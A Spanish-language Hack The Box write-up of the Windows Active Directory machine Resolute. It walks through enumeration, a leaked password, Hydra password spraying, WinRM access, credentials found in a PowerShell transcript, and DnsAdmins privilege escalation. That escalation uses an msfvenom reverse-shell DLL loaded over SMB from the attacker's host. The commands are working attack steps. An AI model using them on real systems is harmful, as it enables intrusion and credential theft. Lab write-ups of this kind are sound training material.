


# Resolute

En este post se explicarán los pasos que se han seguido para vulnerar la seguridad de la máquina Resolute en Hack The Box, tal y como se refleja, es un sistema Windows con un nivel de dificultad medio (4.5).



*Ilustración 1: Resolute.*

La fase de enumeración dio comienzo haciendo uso de NMAP:



*Ilustración 2: Comando de NMAP ejecutado.*

Port		State	Service	Reason	Product	Version	Extra info
53	tcp	open	domain	syn-ack			
	fingerprin t-strings	DNSVersionBindReqTCP: version bind					
88	tcp	open	kerberos- sec	syn-ack	Microsoft Windows Kerberos		server time: 2020-01- 20 16:26:51 Z
135	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
139	tcp	open	netbios-ssn	syn-ack	Microsoft Windows netbios- ssn		
389	tcp	open	ldap	syn-ack	Microsoft Windows Active Directory LDAP		Domain: megabank .local, Site: Default- First-Site- Name
445	tcp	open	microsoft- ds	syn-ack	Windows Server 2016 Standard 14393 microsoft -ds		workgrou p: MEGAB ANK
464	tcp	open	kpasswd5	syn-ack			
593	tcp	open	ncacn_http	syn-ack	Microsoft Windows	1.0	

					RPC over HTTP		
636	tcp	open	tcpwrapped	syn-ack			
3268	tcp	open	ldap	syn-ack	Microsoft Windows Active Directory LDAP		Domain: megabank.local, Site: Default-First-Site-Name
3269	tcp	open	tcpwrapped	syn-ack			
5985	tcp	open	http	syn-ack	Microsoft HTTPAPI httpd	2.0	SSDP/UPnP
	http-methods	Supported Methods: GET HEAD POST OPTIONS					
	http-server-header	Microsoft-HTTPAPI/2.0					
9389	tcp	open	mc-nmf	syn-ack	.NET Message Framing		
47001	tcp	open	http	syn-ack	Microsoft HTTPAPI httpd	2.0	SSDP/UPnP
	http-server-header	Microsoft-HTTPAPI/2.0					
	http-title	Not Found					
49664	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49665	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		

49666	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49667	tcp	open		syn-ack			
49671	tcp	open		syn-ack			
49676	tcp	open	ncacn_http	syn-ack	Microsoft Windows RPC over HTTP	1.0	
49677	tcp	open		syn-ack			
49688	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49933	tcp	open	tcpwrapped	syn-ack			
49934	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
50004	tcp	open	tcpwrapped	syn-ack			
50275	tcp	open		syn-ack			

*Tabla 1: Resultados de NMAP.*

Como se observa es un sistema Windows, el cual únicamente parece tener abierto los puertos que corresponden a servicios propios de dicho sistema, como Kerberos, NetBios, LDAP, SMB, WinRM y MSRPC entre otros, además de un servidor de DNS.

También la información que proporcionan los scripts que por defecto ejecuta NMAP, revelan que se trata de un Windows Server 2016 con Active Directory (AD), donde existe el dominio “megabank.local”, el grupo de trabajo (WorkGroup) “MEGABANK” y el FQDN (Fully Qualified Domain Name) es “Resolute.megabank.local”. Se configuró el fichero `/etc/hosts` con los nombres de dominio y la IP del sistema:

```

root@kali:~/HTB_Resolute# vim /etc/hosts
root@kali:~/HTB_Resolute# cat /etc/hosts
127.0.0.1    localhost
127.0.1.1    kali
10.10.10.161  FOREST.htb.local
10.10.10.161  htb.local
10.10.10.160  Postman
10.10.10.169  Resolute
10.10.10.169  MEGABANK
10.10.10.169  megabank.local
# The following lines are desirable for IPv6 capable hosts
::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
root@kali:~/HTB_Resolute#

```

Ilustración 3: Fichero /etc/hosts.

Cuando se resolvió la máquina Forest, dado que era el primer sistema al que se hacía frente con esas características, se explicaron más detalladamente cada uno de los servicios que también se encuentran en esta máquina, por tanto, no se volverán a explicar en este *WriteUp*.

Las primeras pruebas que se realizaron fueron conexiones por defecto a servicios como SMB y RPC:

```

root@kali:~/HTB_Resolute# rpcclient -U "" 10.10.10.169
Enter WORKGROUP\'s password:
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[ryan] rid:[0x451]
user:[marko] rid:[0x457]
user:[sunita] rid:[0x19c9]
user:[abigail] rid:[0x19ca]
user:[marcus] rid:[0x19cb]
user:[sally] rid:[0x19cc]
user:[fred] rid:[0x19cd]
user:[angela] rid:[0x19ce]
user:[felicia] rid:[0x19cf]
user:[gustavo] rid:[0x19d0]
user:[ulf] rid:[0x19d1]
user:[stevie] rid:[0x19d2]
user:[claire] rid:[0x19d3]
user:[paulo] rid:[0x19d4]
user:[steve] rid:[0x19d5]
user:[annette] rid:[0x19d6]
user:[annika] rid:[0x19d7]
user:[per] rid:[0x19d8]
user:[claudie] rid:[0x19d9]
user:[melanie] rid:[0x2775]
user:[zach] rid:[0x2776]
user:[simon] rid:[0x2777]
user:[naoki] rid:[0x2778]
rpcclient $>

```

Ilustración 4: Obteniendo los usuarios del AD a través de rpcclient.

```

root@kali:~/HTB_Resolute# smbclient -L 10.10.10.169 -W MEGABANK
Enter MEGABANK\root's password:
Anonymous login successful

      Sharename      Type            Comment
      -----
smbcli_req_writev_submit: called for dialect[SMB3_11] server[10.10.10.169]
Error returning browse list: NT_STATUS_REVISION_MISMATCH
Reconnecting with SMB1 for workgroup listing.
do connect: Connection to 10.10.10.169 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Failed to connect with SMB1 -- no workgroup available
root@kali:~/HTB_Resolute# smbclient -L 10.10.10.169 -W MEGABANK -U Guest
Enter MEGABANK\Guest's password:
session setup failed: NT_STATUS_ACCOUNT_DISABLED

```

*Ilustración 5: Intentos de conexiones a SMB haciendo uso de smbclient.*

Posteriormente se hizo uso de enum4linux para obtener más información del sistema:

```

root@kali:~/HTB_Resolute# enum4linux 10.10.10.169
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Jan 20 15:08:58 2020

=====
|   Target Information   |
=====
Target ..... 10.10.10.169
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
|   Enumerating Workgroup/Domain on 10.10.10.169   |
=====
[E] Can't find workgroup/domain

=====
|   Nbtstat Information for 10.10.10.169   |
=====
Looking up status of 10.10.10.169
No reply from 10.10.10.169

```

*Ilustración 6: Ejecución de enum4linux.*

```

=====
|   Users on 10.10.10.169   |
=====
Use of uninitialized value $global workgroup in concatenation (.) or string at ./enum4linux.pl line 866.
index: 0x10b0 RID: 0x19ca acb: 0x00000010 Account: abigail Name: (null) Desc: (null)
index: 0xfb0c RID: 0x1f4 acb: 0x000000210 Account: Administrator Name: (null) Desc: Built-in account for administering the computer/domain
index: 0x10b4 RID: 0x19ce acb: 0x00000010 Account: angela Name: (null) Desc: (null)
index: 0x10bc RID: 0x19d6 acb: 0x00000010 Account: annette Name: (null) Desc: (null)
index: 0x10bd RID: 0x19d7 acb: 0x00000010 Account: annika Name: (null) Desc: (null)
index: 0x10b9 RID: 0x19d3 acb: 0x00000010 Account: claire Name: (null) Desc: (null)
index: 0x10bf RID: 0x19d9 acb: 0x00000010 Account: claude Name: (null) Desc: (null)
index: 0xfbe RID: 0x1f7 acb: 0x000000215 Account: DefaultAccount Name: (null) Desc: A user account managed by the system.
index: 0x10b5 RID: 0x19cf acb: 0x00000010 Account: felicia Name: (null) Desc: (null)
index: 0x10b3 RID: 0x19cd acb: 0x00000010 Account: fred Name: (null) Desc: (null)
index: 0xfbd RID: 0x1f5 acb: 0x000000215 Account: Guest Name: (null) Desc: Built-in account for guest access to the computer/domain
index: 0x10b6 RID: 0x19d0 acb: 0x00000010 Account: gustavo Name: (null) Desc: (null)
index: 0xff4 RID: 0x1f6 acb: 0x00000011 Account: krbtgt Name: (null) Desc: Key Distribution Center Service Account
index: 0x10b1 RID: 0x19cb acb: 0x00000010 Account: marcus Name: (null) Desc: (null)
index: 0x10a9 RID: 0x457 acb: 0x000000210 Account: marko Name: Marko Novak Desc: Account created. Password set to Welcome123!
index: 0x10c0 RID: 0x2775 acb: 0x00000010 Account: melanie Name: (null) Desc: (null)
index: 0x10c3 RID: 0x2778 acb: 0x00000010 Account: naoki Name: (null) Desc: (null)
index: 0x10ba RID: 0x19d4 acb: 0x00000010 Account: paulo Name: (null) Desc: (null)
index: 0x10be RID: 0x19d8 acb: 0x00000010 Account: per Name: (null) Desc: (null)
index: 0x10a3 RID: 0x451 acb: 0x000000210 Account: ryan Name: Ryan Bertrand Desc: (null)
index: 0x10b2 RID: 0x19cc acb: 0x00000010 Account: sally Name: (null) Desc: (null)
index: 0x10c2 RID: 0x2777 acb: 0x00000010 Account: simon Name: (null) Desc: (null)

```

*Ilustración 7: Contraseña en el output que genera enum4linux.*



Analizando la información que proporciona enum4linux se puede distinguir una contraseña (*Welcome123!*) en la descripción de la cuenta de *marko*.

```
root@kali:~/HTB_Resolute# smbclient -L 10.10.10.169 -U marko -W MEGABANK
Enter MEGABANK\marko's password:
session setup failed: NT STATUS_LOGON_FAILURE
root@kali:~/HTB_Resolute# rpcclient -U marko -W MEGABANK 10.10.10.169
Enter MEGABANK\marko's password:
Cannot connect to server. Error was NT_STATUS_LOGON_FAILURE
root@kali:~/HTB_Resolute#
```

*Ilustración 8: Intentando la autenticación usando el usuario marko y la contraseña Welcome123!.*

La contraseña no parecía ser la que tenía establecida el usuario *marko*, dado que se tenían múltiples usuarios y una sola contraseña, se realizó un ataque de diccionario con Hydra al servicio SMB, para comprobar si algún otro usuario hacía uso de la contraseña encontrada.

```
root@kali:~/HTB_Resolute# hydra -L nulllinux users.txt -p 'Welcome123!' 10.10.10.169 smb
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-01-22 15:00:13
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 29 login tries (l:29/p:1), ~29 tries per task
[DATA] attacking smb://10.10.10.169:445/
[445][smb] host: 10.10.10.169 login: melanie password: Welcome123!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-01-22 15:00:30
root@kali:~/HTB_Resolute#
```

*Ilustración 9: Ataque de diccionario con Hydra.*

El usuario *melanie* tenía la contraseña *Welcome123!*, así que ya se podía acceder al sistema mediante WinRM:

```
require 'winrm'

conn = WinRM::Connection.new(
  endpoint: 'http://10.10.10.169:5985/wsman',
  user: 'melanie',
  password: 'Welcome123!',
)

command=""

conn.shell(:powershell) do |shell|
  until command == "exit\n" do
    print "PS > "
    command = gets
    output = shell.run(command) do |stdout, stderr|
      STDOUT.print stdout
      STDERR.print stderr
    end
  end
  puts "Exiting with code #{output.exitcode}"
end
```

*Ilustración 10: Programa en ruby para realizar conexiones con WinRM.*

```

root@kali:~/HTB_Resolute# ruby winrm.rb
PS > whoami
megabank\melanie
PS > cd ..\Desktop
PS > ls user.txt

Directory: C:\Users\melanie\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar---            12/3/2019   7:33 AM           32 user.txt

PS > cat user.txt
0c3be45fcfe249796ccbee8d3a978540
PS >

```

*Ilustración 11: Flag user.txt con una sesión de powershell del usuario melanie.*

Antes de encontrar la contraseña se hicieron diferentes pruebas que son dignas de mención, ya que se intentaron aplicar las técnicas aprendidas en la máquina Forest, por ejemplo, el ataque ASREPROast, para encontrar el hash de alguna contraseña de las cuentas de usuario que ya se tenían:

```

root@kali:~/HTB_Resolute# /root/Github/impacket/examples/GetNPUsers.py -dc-ip 10.10.10.169 MEGABANK/ -usersfile /root/HTB_Resolute/nulllinux_users.
txt -format john -outputfile hashes.asreproast
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[-] User abigail doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User angela doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User annette doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User annika doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User claire doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User claude doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(clients credentials have been revoked)
[-] User felicia doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User fred doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(clients credentials have been revoked)
[-] User gustavo doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(clients credentials have been revoked)
[-] User marcus doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User marko doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User melanie doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User naoki doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User paulo doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User per doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ryan doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sally doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User simon doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User steve doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User stevie doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sunita doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ulf doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User zach doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User MS02$ doesn't have UF_DONT_REQUIRE_PREAUTH set

```

*Ilustración 12: Haciendo uso de GetNPUsers.py de impacket para realizar un ASREPROast.*

No funcionó porque no existían usuarios que no requiriesen pre-autenticación. Así que lo siguiente fue realizar un ataque de diccionario mediante kerberos, con la herramienta kerbrute:



```

root@kali:~/HTB_Resolute# python /root/Github/kerbrute/kerbrute.py -users nulllinux_users.txt -passwords /usr/share/wordlists/rockyou.txt -dc-ip 10.10.10.169 -domain megabank.local -outputfile kerbrute.txt
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Valid user => abigail
[*] Valid user => Administrator
[*] Valid user => angela
[*] Valid user => annette
[*] Valid user => annika
[*] Valid user => claire
[*] Valid user => claude
[*] Blocked/Disabled user => DefaultAccount
[*] Valid user => felicia

```

*Ilustración 13: Ataque de diccionario con kerbrute.*

Independientemente del diccionario usado, incluso usando las credenciales correctas, dicho ataque no iba a funcionar.

```

root@kali:~/HTB_Resolute# python /root/Github/kerbrute/kerbrute.py -user melanie -password 'Welcome123!' -domain megabank.local -outputfile kerbrute.txt -dc-ip 10.10.10.169
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] No passwords were discovered :(
root@kali:~/HTB_Resolute#

```

*Ilustración 14: Haciendo uso de kerbrute con la combinación de usuario y contraseña correcta.*

Esto se debe a que no estaba habilitado el “Dynamic Access Control” en la máquina Resolute. Se descubrió realizando un “`whoami /all`” cuando se tenía acceso al sistema con el usuario *melanie*:

```

USER CLAIMS INFORMATION
-----

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
PS >

```

*Ilustración 15: Kerberos support for Dynamic Access Control on this device has been disable.*

Volviendo al hilo del desarrollo de este *WriteUp* y teniendo acceso al sistema con el usuario *melanie* a través de WinRM, se dio comienzo a un reconocimiento:

```
PS > whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name      Description                State
-----
SeMachineAccountPrivilege  Add workstations to domain  Enabled
SeChangeNotifyPrivilege   Bypass traverse checking    Enabled
SeIncreaseWorkingSetPrivilege  Increase a process working set  Enabled
PS > whoami /groups

GROUP INFORMATION
-----
Group Name          Type          SID          Attributes
-----
Everyone            Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users  Alias        S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users        Alias        S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias        S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK  Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users  Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization  Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication  Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level  Label        S-1-16-8192
PS >
```

Ilustración 16: Información de los privilegios del usuario melanie.

Se intentó ejecutar SharpHound para así poder tener una visión global del AD a través de BloodHound:

```
PS > echo "open 10.10.14.107" > ftp
PS > echo "anonymous" >> ftp
PS > echo "" >> ftp
PS > echo "get SharpHound.exe" >> ftp
PS > echo "get SharpHound.ps1" >> ftp
PS > echo "quit" >> ftp
PS > ftp -s:ftp
open 10.10.14.107
Log in with USER and PASS first.
User (10.10.14.107: (none)):
get SharpHound.exe
get SharpHound.ps1
quit
PS >
```

```
[I 2020-01-22 16:21:10] 10.10.10.169:54143-[anonymous] USER 'anonymous' logged in.
[I 2020-01-22 16:21:29] 10.10.10.169:54143-[anonymous] RETR /root/HTB_Resolute/w
inPEAS.exe completed=1 bytes=432490 seconds=18.888
[I 2020-01-22 16:21:37] 10.10.10.169:54143-[anonymous] FTP session closed (disco
nnect).
[I 2020-01-22 16:26:53] 10.10.10.169:54370-[ ] FTP session opened (connect)
[I 2020-01-22 16:26:53] 10.10.10.169:54370-[anonymous] USER 'anonymous' logged i
n.
[I 2020-01-22 16:27:34] 10.10.10.169:54370-[anonymous] RETR /root/HTB_Resolute/S
harpHound.exe completed=1 bytes=785047 seconds=40.681
[I 2020-01-22 16:28:33] 10.10.10.169:54370-[anonymous] RETR /root/HTB_Resolute/S
harpHound.ps1 completed=1 bytes=920063 seconds=50.564
[I 2020-01-22 16:28:37] 10.10.10.169:54370-[anonymous] FTP session closed (disco
nnect).
```

Ilustración 17: Descargando en Resolute SharpHound.ps1 y SharpHound.exe desde un servidor FTP creado con la librería pyftplib.

```
PS > . .\SharpHound.ps1
At C:\Users\melanie\Links\SharpHound.ps1:1 char:1
+
This script contains malicious content and has been blocked by your antivirus software.
At C:\Users\melanie\Links\SharpHound.ps1:1 char:1
+
+ CategoryInfo          : ParserError: (:) [], ParseException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
PS >
```

Ilustración 18: El antivirus bloquea la ejecución de SharpHound.

El antivirus, en este caso Windows Defender, detenía la ejecución de los ejecutables de SharpHound, así que no se pudo obtener más información aplicando esta técnica.

Indagando en los directorios del sistema se encontró un fichero de texto con información crucial:

```
PS > cd /
PS > dir -force

Directory: C:\

Mode                LastWriteTime         Length Name
----                -
d--hs-           12/3/2019   6:40 AM             $RECYCLE.BIN
d--hsl           9/25/2019   10:17 AM      Documents and Settings
d-----           9/25/2019   6:19 AM          PerfLogs
d-r---           9/25/2019   12:39 PM        Program Files
d-----          11/20/2016   6:36 PM    Program Files (x86)
d--h--           9/25/2019   10:48 AM        ProgramData
d--h--           12/3/2019   6:32 AM      PSTranscripts
d--hs-           9/25/2019   10:17 AM        Recovery
d--hs-           9/25/2019   6:25 AM    System Volume Information
d-r---           12/4/2019   2:46 AM          Users
```

Ilustración 19: Directorio PSTranscripts.

```
PS > cd PSTranscripts
PS > dir -force

Directory: C:\PSTranscripts

Mode                LastWriteTime         Length Name
----                -
d--h--           12/3/2019   6:45 AM          20191203
```

Ilustración 20: Subdirectorio dentro de PSTranscript.

```
PS > dir -force

Directory: C:\PSTranscripts\20191203

Mode                LastWriteTime         Length Name
----                -
-rh- 12/3/2019   6:45 AM           3732 PowerShell_transcript.RESOLUTE.0JuoBGhU.20191203063201.txt

PS > cat PowerShell_transcript.RESOLUTE.0JuoBGhU.20191203063201.txt
*****
Windows PowerShell transcript start
Start time: 20191203063201
Username: MEGABANK\ryan
RunAs User: MEGABANK\ryan
Machine: RESOLUTE (Microsoft Windows NT 10.0.14393.0)
Host Application: C:\Windows\system32\wsmprovhost.exe -Embedding
Process ID: 2800
PSVersion: 5.1.14393.2273
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.14393.2273
BuildVersion: 10.0.14393.2273
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
*****
```

Ilustración 21: Fichero de texto con información.

```
*****
PS>CommandInvocation(Invoke-Expression): "Invoke-Expression"
>> ParameterBinding(Invoke-Expression): name="Command"; value="cmd /c net use X: \\fs01\backups ryan Serv3r4Admin4cc123!"
if (!$?) { if($LASTEXITCODE) { exit $LASTEXITCODE } else { exit 1 } }"
>> CommandInvocation(Out-String): "Out-String"
>> ParameterBinding(Out-String): name="Stream"; value="True"
*****
Windows PowerShell transcript start
Start time: 20191203063515
Username: MEGABANK\ryan
RunAs User: MEGABANK\ryan
Machine: RESOLUTE (Microsoft Windows NT 10.0.14393.0)
Host Application: C:\Windows\system32\wsmprovhost.exe -Embedding
Process ID: 2800
PSVersion: 5.1.14393.2273
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.14393.2273
BuildVersion: 10.0.14393.2273
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
*****
```

Ilustración 22: La contraseña del usuario ryan.

Se había encontrado la contraseña del usuario *ryan*, por tanto, se podía obtener una sesión de PowerShell de este usuario a través de WinRM:

```

require 'winrm'

conn = WinRM::Connection.new(
  endpoint: 'http://10.10.10.169:5985/wsman',
  user: 'ryan',
  password: 'Serv3r4Admin4cc123!',
)

command=""

conn.shell(:powershell) do |shell|
  until command == "exit\n" do
    print "PS > "
    command = gets
    output = shell.run(command) do |stdout, stderr|
      STDOUT.print stdout
      STDERR.print stderr
    end
  end
  puts "Exiting with code #{output.exitcode}"
end

```

Ilustración 23: Programa en ruby que realiza la conexión de WinRM.

```

root@kali:~/HTB_Resolute# ruby winrm.rb
PS > whoami /all

USER INFORMATION
-----

User Name      SID
=====
megabank\ryan S-1-5-21-1392959593-3013219662-3596683436-1105

```

Ilustración 24: Sesión de powershell con el usuario ryan.

Ya una vez dentro del sistema con el usuario *ryan*, había que investigar que privilegios tenía éste, para poder llegar a tener permisos de administrador.

Ejecutando “*whoami /all*”, se puede apreciar como *ryan* pertenece al grupo DNSAdmins:



GROUP INFORMATION		
Group Name	Type	SID
Everyone	Well-known group	S-1-1-0
abled group		
BUILTIN\Users	Alias	S-1-5-32-545
abled group		
BUILTIN\Pre-Windows 2000 Compatible Access	Alias	S-1-5-32-554
abled group		
BUILTIN\Remote Management Users	Alias	S-1-5-32-580
abled group		
NT AUTHORITY\NETWORK	Well-known group	S-1-5-2
abled group		
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11
abled group		
NT AUTHORITY\This Organization	Well-known group	S-1-5-15
abled group		
MEGABANK\Contractors	Group	S-1-5-21-1392959593-3013219662-
abled group		
MEGABANK\DnsAdmins	Alias	S-1-5-21-1392959593-3013219662-
abled group, Local Group		
NT AUTHORITY\NTLM Authentication	Well-known group	S-1-5-64-10

Ilustración 25: Grupos a los que pertenece el usuario ryan.

Lo cual quiere decir que es posible modificar la configuración del servidor DNS, ya que se tiene permiso de administrador. Además, como pista, en el directorio *Desktop*, había un fichero de texto que decía que las configuraciones se volverían a restablecer cada minuto:

```
PS > ls Desktop

Directory: C:\Users\ryan\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar---           12/3/2019   7:34 AM             155 note.txt

PS > cat Desktop/note.txt
Email to team:
- due to change freeze, any system changes (apart from those to the administrator account) will be automatically reverted within 1 minute
PS >
```

Ilustración 26: Contenido del fichero note.txt.

Existen múltiples recursos que explican cómo realizar una escalada de privilegios desde el grupo DNSAdmins hasta DomainAdmins, los que se usaron fueron:

- <http://www.abhizer.com/windows-privilege-escalation-dnsadmin-to-domaincontroller/>
- <https://medium.com/techzap/dns-admin-privesc-in-active-directory-ad-windows-ecc7ed5a21a2>

Básicamente consiste en generar un fichero DLL malicioso:



```

root@kali:~/HTB_Resolute# msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.
14.107 LPORT=8668 --platform=windows -f dll > mrtux.dll
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 5120 bytes

```

*Ilustración 27: Creando un fichero DLL malicioso con msfvenom.*

Hacer uso de smbserver de Impacket para generar un servidor SMB, desde el cual se compartirá el fichero DLL malicioso a la máquina víctima, evitando así que el antivirus pueda eliminarlo:

```

root@kali:~/Github/impacket/examples# python smbserver.py share /root/HTB_Resolu
te/mrtux.dll
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed

```

*Ilustración 28: Ejecución de smbserver.py de impacket.*

Se importa la DLL desde el servidor SMB a la configuración del DNS. Posteriormente se pausa y se vuelve a restablecer el servidor DNS para que se ejecute el fichero malicioso:

```

PS > dnscmd.exe Resolute.megabank.local /config /serverlevelplugindll \\10.10.14.107\share\mrtux.dll
Registry property serverlevelplugindll successfully reset.
Command completed successfully.

PS > sc.exe stop dns

SERVICE_NAME: dns
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 3  STOP_PENDING
                               (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE       : 0  (0x0)
        SERVICE_EXIT_CODE   : 0  (0x0)
        CHECKPOINT           : 0x1
        WAIT_HINT            : 0x7530

PS > sc.exe start dns

SERVICE_NAME: dns
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 2  START_PENDING
                               (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE       : 0  (0x0)
        SERVICE_EXIT_CODE   : 0  (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x7d0
        PID                 : 2732
        FLAGS                 :

```

*Ilustración 29: Importación de la DLL al registro de configuración del servidor DNS.*

*Ilustración 30: Mientras se comparte el fichero se puede observar la comunicación con la máquina atacante que ejecuta smbserver.py*

*Ilustración 31: Reverse shell obtenida.*

*Ilustración 32: Flag root.txt.*

Como conclusión se podría decir que ha sido una máquina en la que la enumeración juega un papel muy importante, a pesar de que la obtención del usuario no aporta ningún conocimiento extra, requiere de concentración y fijarse bastante en los detalles. En cambio, el proceso de escala de privilegios es bastante didáctico y muy aplicable en la vida real.